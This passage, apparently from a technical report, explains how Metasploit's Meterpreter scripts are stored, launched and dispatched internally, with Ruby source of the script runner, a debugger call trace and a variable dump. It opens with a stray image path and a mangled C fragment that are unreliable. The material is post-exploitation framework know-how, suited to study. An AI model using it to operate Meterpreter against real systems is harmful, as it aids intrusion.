
is equivalent to

case 1: .. =`((STDCALL_FUNC_01)pFuncAddr)((ULONG_PTR)pStack[0] ))` ; **break**;

13.1 Meterpreter scripts

Existing meterpreter scripts can be found in the `/scripts/meterpreter` directory. The scripts are based on API exposed by Railgun and bases classes shown in figure 31. To run a script from the Meterpreter console, enter `run <scriptname>`.

The script will either execute or provide additional help on how to run it. To see how the scripts are executed set a break point on the `cmd_run` method defined in the `Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Core` class and then step through the code. The Meterpreter script call trace is shown in figure 47.



```
def completed
  raise Rex::Script::Completed
end

def run(args=[])
  self.args = args = args.flatten
  begin
    eval(::File.read(self.path, ::File.size(self.path)), binding )
  rescue ::Interrupt
  rescue ::Rex::Script::Completed
  rescue ::Exception => e
    self.error = e
    raise e
  end
end
```

```
Thread 1 [sleep] (pid 2193)
run [base.rb:41] (Rex::Script::Base)
execute_file [meterpreter.rb:213] (Msf::Sessions::Meterpreter)
execute_script [scriptable.rb:87] (Msf::Session::Scriptable)
cmd_run [core.rb:518] (Rex::Post::Meterpreter::Ui::Console::CommandDispatcher::Co
run_command [dispatcher_shell.rb:428] (Rex::Ui::Text::DispatcherShell)
run_command [console.rb:104] (Rex::Post::Meterpreter::Ui::Console)
run_single [dispatcher_shell.rb:390] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:384] (Rex::Ui::Text::DispatcherShell)
interact [console.rb:68] (Rex::Post::Meterpreter::Ui::Console)
run [shell.rb:190] (Rex::Ui::Text::Shell)
```

```
::Exception = {Class} Exception
::File = {Class} File
::Interrupt = {Class} Interrupt
args = Array (1 element(s))
e = nil
Global variables
Rex::Script::Completed = {Class} Rex::Script::Completed
self = {Rex::Script::Meterpreter} #<Rex::Script::Meterpreter:0x007fc146dcedd0>
```

Figure 47 Meterpreter script call trace